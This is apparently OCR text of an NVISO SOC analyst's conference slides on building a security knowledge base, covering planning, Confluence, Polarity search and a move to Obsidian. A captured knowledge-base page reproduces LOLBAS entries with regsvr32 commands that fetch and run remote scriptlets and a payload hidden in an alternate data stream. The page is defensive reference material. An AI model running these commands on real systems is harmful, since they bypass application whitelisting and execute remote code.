The Blue Side Of Documentation

Nicholas Dhaeyer

Nicholas is SOC Analyst, working in the NVISO NITRO MDR team.

Next to his professional activities at NVISO, Nicholas also hosts a forum for students & alumni where they can share knowledge, stories, job offers and much more with each other.

Nicholas is a self-proclaimed data hoarder and has helped build out the knowledgebase & training documents of the NVISO SOC.

Nicholas Dhaeyer

ndhaeyer@nviso.eu

in/nicholas-dhaeyer5167

Story Time with NVISO

What actions we took to build out our knowledgebase.

Changing Our Tactics

Some changes to our initial ideas when we obtained new tools and learned to work with them.

Lessons Learned

The lessons we learned by making mistakes and fixing them.

What Would We Do Different?

Some of the ideas we would want to implement in the future

An empty space with a lot of dust


Loose pages everywhere
Old and outdated documents
Confluence
No structure
No goals

First steps

- Define goal
- Prioritize
- One topic
- One user

Define your goal

What

What do you need to document

Why

Why do you want your documentation

How

What program / knowledge base are you going to use

Prioritize

What?

Chose one topic

I choose you!


Content

Structure

Point of Contact

Most documen-tation

Different people, different responsibilities


Yet another meeting
Document
Validate
Clean up
Review
Explain


Changing Tactics



POLARITY

Searching Using OCR

Meant for investigations

Great tool for a dynamic knowledgebase






Cmd.exe
#LOLBAS-project
The command-line interpreter in Windows
Can be used to evade defensive countermeasures or to hide as a persistence mechanism: cmd.exe /c echo regsvr32.exe ^/s ^/u ^/i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atom...
Can be used to evade defensive countermeasures or to hide as a persistence mechanism: cmd.exe - < fakefile.doc:payload.bat
CHEF No Magic
CONF Spaces: 0
CONF Pages: 23
CONF Blogs: 0
CONF Attachments: 2
Polarity
#LOLBAS-project
The command-line interpreter in Windows
4 months ago by [redacted]
0 0 0 comments
Can be used to evade defensive countermeasures or to hide as a persistence mechanism: cmd.exe /c echo regsvr32.exe ^/s ^/u ^/i:https://raw.githubusercontent.com/re
fakefile.doc:payload.bat
4 months ago by [redacted]
0 0 0 comments
Can be used to evade defensive countermeasures or to hide as a persistence mechanism: cmd.exe - < fakefile.doc:payload.bat
4 months ago by [redacted]
0 0 0 comments
Regsvr32.exe
#LOLBAS-project
Used by Windows to register dlls
Execute code from remote scriptlet, bypass Application whitelisting: regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
Execute code from scriptlet, bypass Application whitelisting: regsvr32.exe /s /u /i:file.sct scrobj.dll
Polarity
(View in Polarity)
#LOLBAS-project
Used by Windows to register dlls
4 months ago by [redacted]
0 0 0 comments
Execute code from remote scriptlet, bypass Application whitelisting: regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
4 months ago by [redacted]
0 0 0 comments
Execute code from scriptlet, bypass Application whitelisting: regsvr32.exe /s /u /i:file.sct scrobj.dll
4 months ago by [redacted]
0 0 0 comments


Azure & MDE

XDR

Elastic







- MDR Workflow (Life Cycle)
- [redacted]
- Access Anomaly
- Phishing
  - Post-delivery detection of suspicious at...
  - Allowlist phishing campaign
  - High Level Diagram
  - Solving XSOAR issues
  - [redacted]
  - [redacted]
- Vulnerability scan
- Cloud-based anomalies
  - Ransomware activity
  - Unusual addition of credentials to an ...
  - Mass Download
  - Azure Blob Container Access Level Mo...
- Malware Pre-Compromise & Post-Compro...
  - Malware Pre-Compromise
  - Malware Post-Compromise
- Malicious Endpoint Command Execution
- Network based anomalies
- Malware analysis & Malicious documents
  - Malicious documents
    - VM Setup
    - [redacted]
    - Office Documents (OLE)
    - PDF files
    - Cheat sheets
  - Hunting For malware
- EDR / XDR / SIEM Investigations
  - MDE
  - XDR
  - Elastic


nviso
Lessons Learned


Focus on the present
You don’t have to plan everything from the start
Is it usable?
Document as much or as little as needed -> get to the point
Revisit every 3-4 months
Make it fun / team event
Change is good

Doing It Different

Obsidian

https://obsidian.md/

Markdown

Local or cloud

Backlinks

Mind map graphs

Plug-ins

VS-code for Markdown

Why Obsidian?

Open format

Plugins

No overhead

Easy to work with

Linking pages together

Copy-paste actually keeps format

Easy Paste of images

Obsidian + Github

Version control

Easy sharable

Github pages + Markdown

Code & notes in 1 location


nviso
Thank You
Any questions?